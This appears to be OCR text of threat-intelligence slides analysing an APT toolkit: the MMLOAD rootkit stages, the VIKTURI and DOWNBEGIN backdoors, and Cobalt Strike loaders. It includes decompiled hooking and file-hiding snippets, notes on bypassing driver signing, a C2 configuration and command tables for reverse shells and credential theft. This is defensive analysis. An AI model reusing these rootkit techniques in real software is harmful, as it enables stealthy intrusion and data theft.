
- Inst.bat installs 2 services (BootProxy, NsdiProxy) and mm.reg.
  - Google.sys loads mmFilter.zlib.
  - Boot.sys loads NsdiProxy.zlib.
  - The payload files (.zlib) are not signed. Both drivers are reflective driver loaders for bypassing **Windows Driver Signature Enforcement**.





Persistence: MMLOAD Stage 2


- mmFilter.zlib
  - It installs a hook on every minifilter's PreOperation callback to hide the files:
    - \WINDOWS\MICROSOFT.NET\FRAMEWORK\CONFIG\NSDIPROXY.SYS
    - \DEVICE*\WINDOWS\SYSTEM32\DRIVERS\TCPIP.SYS
    - The registry key "protectPath"




```
mov_rax[0] = 0x48;                              // mov rax, ?
mov_rax[1] = 0xB8;
jmp_rax[0] = 0xFF;                              // jmp rax
jmp_rax[1] = 0xE0;
qmemcpy(buffer, hook_snippet, 13ui64);
v6 = routine;
*(_QWORD *)&buffer[2] = routine;
result = 0;
if ( (unsigned __int64)a2 <= 0xFFFFF00000000000ui64 )
  return result;
if ( !memcmp(a2, mov_rax, 2ui64) || !memcmp((char *)a2 + 10, jmp_rax, 2ui64) )
{
  return DbgPrint("exist\r\n");
}
else
{
  disable_WriteProtect();
  qmemcpy(a2, buffer, 12ui64);
  return enable_WriteProtect();
}
return result;
```


Persistence: MMLOAD Stage 3

- NsdiProxy.sys
  - Inject payloads to all processes
  - Hide files and registry keys
  - Protect specific processes
  - Remove all hooks registered by ObRegisterCallbacks for anti-scanning
  - Load the next-stage loader MmModule




Persistence: MMLOAD Stage 3

- NsdiProxy.sys
  - It first loads the registry payload “MmProtection” (exactly the same as mmFilter.zlib in Stage 2).
  - To trigger the payload injections
    1. Install a hook by PsSetLoadImageNotifyRoutine.
    2. When the image “*\SYSTEM32\NTDLL.DLL” is first loaded, install another process hook by PsSetCreateProcessNotifyRoutine.
    3. Payload will be injected whenever a new process is created.

Persistence: MMLOAD Stage 3

- NsdiProxy.sys


Target Process	Injected Payload	Description
ccSvcHst.exe		• Kill ccSvcHst.exe
regedit.exe	RegProtect (HideReg.dll)	• Hide specific registry keys used by MMLOAD: .win10, .win8, .wxp, BootProxy, NsdiProxy
mstsc.exe	RdpClient (RdpThief.dll)	• Steal RDP credentials and save them to C:\Users\All Users\Windows\KB911911.log • Based on RdpThief
Other 64-bit processes	MmModule	
Other 32-bit process		• No payload buffer



Persistence: MMLOAD Stage 3


- NsdiProxy.sys
  - Hide specific files by hooking Windows Filter Manager:
    - Target files: BOOTPROXY.SYS, KB911911.LOG, COMHLPSVC32.DLL, COMHLPSVC.DLL, NSDIPROXY.ZLIB
    - It returns a fake path: \WINDOWS\System32\DRIVERS\tcpip.sys

```
83  PoolWithTag = (wchar_t *)ExAllocatePoolWithTag(NonPagedPool, 0x208ui64, 0x6670u);
84  if ( !PoolWithTag )
85    return (unsigned int)lpIrpCreateCallback(a1, a2);
86  if ( bDebug )
87    DbgPrint(
88      "filetype[NTFS] process:[%s] is scaning file>%ws == %ws\r\n",
89      Str1,
90      FileObject->FileName.Buffer,
91      wProtectPath);
92  memset(PoolWithTag, 0, 0x208ui64);
93  v3 = -1i64;
94  v4 = L"\\WINDOWS\\System32\\DRIVERS\\tcpip.sys";
95  do
96  {
97    if ( !v3 )
98      break;
99    v5 = *v4++ == 0;
100   --v3;
101 }
102 while ( !v5 );
103 qmemcpy(PoolWithTag, L"\\WINDOWS\\System32\\DRIVERS\\tcpip.sys", 2 * (-v3 - 2));
104 FileObject->FileName.Buffer = PoolWithTag;
```



Persistence: MMLOAD Stage 3

- MmModule
  - A loader that loads the final payload “ModuleWin11” (Kernel.dll).
- ModuleWin11 (Kernel.dll)
  - Hide the current process by unlinking InLoadOrderModuleList, InMemoryOrderModuleList and InInitializationOrderModuleList
  - C&C communication



Persistence: MMLOAD Stage 3


- ModuleWin11 (Kernel.dll)
  - Control NsdiProxy.sys with arguments like "-antiscan" and "-antiantigp".
  - It could be correlated to the loaders used in Lancefly APT.

```
145  if ( !strcmp(Str1, "-antiscan") )
146    v8 = 0x80D;
147  if ( !strcmp(Str1, "-removeprocessnotify") )
148    v8 = 0x812;
149  if ( !strcmp(Str1, "-setprocessnotify") )
150    v8 = 0x811;
151  if ( !strcmp(Str1, "-antiantigp") )
152    v8 = 0x813;
153  if ( !strcmp(Str1, "-initprotect") )
154    v8 = 0x819;
155  if ( !strcmp(Str1, "-hidefile") )
156    v8 = 0x817;
157  if ( !strcmp(Str1, "-discall") )
158    v8 = 0x81A;
```


Figure. Command codes in Kernel.dll

- "-kill",
- "-antiscan",
- "-removeprocessnotify",
- "-setprocessnotify",
- "-antiantigp",
- "-hideproc",
- "-hidekey",
- "-hidefile",
- "-setprotect",

Figure. Command codes in Lancefly's loaders



Persistence: Loaders & Backdoors



Type	Malware	DLL export	Load payload from	Final payload	Description
Loader	DUNLOADER	• Start	• pdata.txt • Resource "BIN"	COBEACON (Cobalt Strike)	• Can only be executed by "rundll32.exe".
Loader	TESDAT	• Init	• mns.dat	COBEACON (Cobalt Strike)	• Call SwitchToFiber to invoke shellcode. • There's also an EXE version.
Loader	DMLOADER	• DoMain • StartProtect	• Embedded	**VIKTURI (VictoryDll)**	
Backdoor	DOWNBEGIN	• Begin	-	-	• 2 variants: Raw TCP, Cisco Webex

Persistence: VIKTURI

- An HTTP backdoor known as **VictoryDll**
- Used by Sharp Panda (Sharp Dragon) since 2021
- It contains a 3-byte NOPs padded configuration block.

```
Name | PADDING | C&C address | PADDING | C&C port | PADDING | C&C key | PADDING | Keyword | PADDING | Id | PADDING | Min hour | PADDING | Max hour
```

Field	Value	Description
Name	Default+	
C&C address	45.77.250[.]21	C2 address
C&C port	443	C2 port
C&C key	admin	C2 XOR key
Keyword	Windows Security Check	
Id	1	C2 XOR key
Min hour	0	The minimum working hour
Max hour	24	The maximum working hour

Persistence: VIKTURI

- This VIKTURI variant is slightly different from the one used by Sharp Panda.
  - Maybe it's shared among multiple groups.

Command Code	Description	Sharp Panda	Earth Kurma
0x2	Send victim's information	V	-
0x04	CDROM drives data	V	V
0x05	Get files data	V	V
0x06	Get files data	V	V
0x07	Create process	V	-
0x08	Rename file	V	V
0x09	Delete file	V	V
0x0A	Read file	V	V
0x0B	Exit pipe	V	V
0x0C	Create pipe	V	V
0x0D	Write to pipe	V	V
0x0E	Get uninstalled software data	V	-
0x0F	Get windows text	V	-
0x10	Get processes	V	V
0x11	Terminate process	V	V
0x12	Get screenshot	V	-
0x13	Get screenshot	V	-
0x14	Get services data	V	-
0x15	Get TCP/UDP tables	V	-
0x16	Get registry key data	V	-
0x17	Shutdown	V	-
0x18	Exit process	V	V
0x19	Restart current process	V	V
0x4C7	Write to file	V	V
0x540	Start Connection	V	-
0x541	Get victim's information	V	V
0x120E	None	V	V
0x129D3	Ack	V	-

Persistence: DOWNBEGIN

- A novel backdoor first appeared since November 2024
- Usually invoked by rundll32.exe
- Capabilities
  - Reverse shell
  - File manipulation
- 2 variants
  - Variant A: Raw TCP
  - Variant B: Cisco Webex

Persistence: DOWNBEGIN Variant A

- C&C communication over TCP
- Unique mutex: Global\oEj6iZ9U
- Read configuration blob from
  - 32-byte from EOF: C&C address and port
  - An additional INI file which controls its execution time
- All Windows APIs to be resolved are encoded by Caesar Cipher (a shift of +1).

```
while ( started )
{
  if ( cnc_port )
  {
    CreateThread_1 = (__int64 (__fastcall *)(_QWORD, _QWORD, __int64 (__fastcall *)(), _QWORD, _DWORD, _QWORD))resolve_api((wchar_t *)"DsfbufUisfbe");
    v8[0] = (void *)CreateThread_1(0, 0, active_backdoor, 0, 0, 0);
  }
  if ( listen_port )
  {
    CreateThread_2 = (__int64 (__fastcall *)(_QWORD, _QWORD, __int64 (__fastcall *)(), _QWORD, _DWORD, _QWORD))resolve_api((wchar_t *)"DsfbufUisfbe");
    v8[1] = (void *)CreateThread_2(0, 0, passive_backdoor, 0, 0, 0);
  }
  if ( v8[0] && v8[1] )
  {
    WaitForMultipleObjects = (__int64 (__fastcall *)(__int64, void **, __int64, __int64))resolve_api((wchar_t *)"XbjuGpsNvmujqmfPckfdut");
    v7 = WaitForMultipleObjects(2, v8, 1, 0xFFFFFFFFLL);
  }
```


Persistence: DOWNBEGIN Variant A

- It can work as a passive or active backdoor.

Command code	Description
0x20000000	Exit
0x21000000	Start the file operations. It supports the following sub-command codes: 0x21000002: List drives 0x21000003: List files 0x21000004: Remove files 0x21000006: Copy files 0x21000007: Move files 0x21000008: Download files from victim (FileDownThread) 0x2100000A: Upload files to victim 0x2100000F: Stop
0x23000000	Execute commands
0x41000000	Renew the configuration. It supports the following sub-command codes: 0x41000004: Update the INI file 0x41000005: Reload the C&C configuration from EOF


Table. Command codes in active mode

Command code	Description
0x11000000	Send data back
0x11000001	Start the file operations. It supports the same sub-command codes as the active one does.
0x11000003	Execute commands
0x11000006	Download files from victim (FileDownThread2)
0x11000007	Upload files to victim
0x1100000C	Renew the configuration blob. It supports the same sub-command codes as the active one does.

Table. Command codes in passive mode

Persistence: DOWNBEGIN Variant B

- C&C communication based on Cisco Webex
  - It creates multiple meeting rooms as command and control channels.



Persistence: DOWNBEGIN Variant B

- It loads the following config files:
  - CiscoSparkLauncher.ini
  - webexlauncher.ini
- System info is saved to the file “integrity.txt”.

Offset	Size	Description
0x0	0x80	client_id
0x80	0x80	client_secret
0x100	0x80	access_token
0x180	0x80	refresh_token
0x200	0x80	target_person_id
0x280	0x10	unknown
0x290	0xF0	proxy_server

Table. File structure of webexlauncher.ini

Offset	Size	Description
0x0	0x4	0x1
0x4	0x4	0x22A
0x8	0x40	hostname
0x48	0x80	ip_addresses
0xC8	0x4	memory_size
0xCC	0x4	magic_number, 0x408D374C
0xD0	0x9C	OSVERSIONINFOEXA
0x16C	0x4	processors_num
0x170	0x2	processors_arch
0x172	0x200	Unknown
0x372	0x10	Unknown

Table. File structure of integrity.txt


Persistence: DOWNBEGIN Variant B


```
"items": [
    {
        "id": "Y2lzY29zcGFyazovL3VybjpURUFNOnVzLXdlc3QtMl9yL                                    ",
        "title": "DESKTOP-8OPE901 Keep",
        "type": "group",
        "isLocked": false,
        "lastActivity": "2025-07-28T13:12:55.455Z",
        "creatorId": "Y2lzY29zcGFyazovL3VzL1BFT1BMRS9hNzIyNTQ5MS1mZmU2LTRj                    ",
        "created": "2025-07-28T13:12:55.455Z",
        "ownerId": "Y2lzY29zcGFyazovL3VzL09SR0FOSVpBVElPTi82YjI5OTViZ:                        ",
        "isPublic": false,
        "isReadOnly": false
    },
    {
        "id": "Y2lzY29zcGFyazovL3VybjpURUFNOnVzLXdlc3QtMl9yL1JPT00vODFiOTEwYzAtNmJ                ",
        "title": "DESKTOP-8OPE901 Message",
        "type": "group",
        "isLocked": false,
        "lastActivity": "2025-07-28T13:12:26.316Z",
        "creatorId": "Y2lzY29zcGFyazovL3VzL1BFT1BMRS9hNzIyNTQ5MS1mZ                          ",
        "created": "2025-07-28T13:12:26.316Z",
        "ownerId": "Y2lzY29zcGFyazovL3VzL09SR0FOSVpBVElPTi82YjI5OTV:                          ",
        "isPublic": false,
        "isReadOnly": false
    },
```


Figure. An example of retrieved meeting rooms

Meeting Room	Description
<hostname> Keep	For keep-alive beaconing.
<hostname> Message	The main channel for command and control.
<hostname> Message-File	For file manipulation. It's only crerated after the command code 0x21000000 is issued.
<hostname> Message-Shell	For reverse shell. It's only created after the command code 0x23000000 is issued.

Table. Meeting rooms created by DOWNBEGIN



Persistence: DOWNBEGIN Variant B

Command code	Description
0x11000000	Initialize. After the client issues this command, it then uploads the “integrity.txt” to the server. The server will respond with a message “OK”.
0x1100000D	Reset
0x20000000	Exit
0x21000000	A switch to start or end the file manipulation channel “<hostname> Message-File“. The client will respond with the message: • 0x11000001: ACK for the start of the channel • 0x1100000E: ACK for the end of the channel
0x23000000	A switch to start or end the reverse shell channel “<hostname> Message-Shell“. The client will respond with the message: • 0x11000003: ACK for the start of the channel • 0x1100000E: ACK for the end of the channel
0x41000000	RUNINGTIMESTART
0x51000000	Download webexlauncher.ini from the server and update integrity.txt. The client will respond with a message “Success” once finished.

Table. Command codes for Message channel

Command code	Description
0x11000000	Send a “Keep” message.

Table. Command codes for Keep channel

Command code	Description
0x21000002	List drives
0x21000003	List files
0x21000004	Remove files
0x21000006	Copy files
0x21000007	Move files
0x21000008	Upload encoded files
0x2100000A	Upload files
0x2100000F	Cleanup

Table. Command codes for File channel

Exfiltration

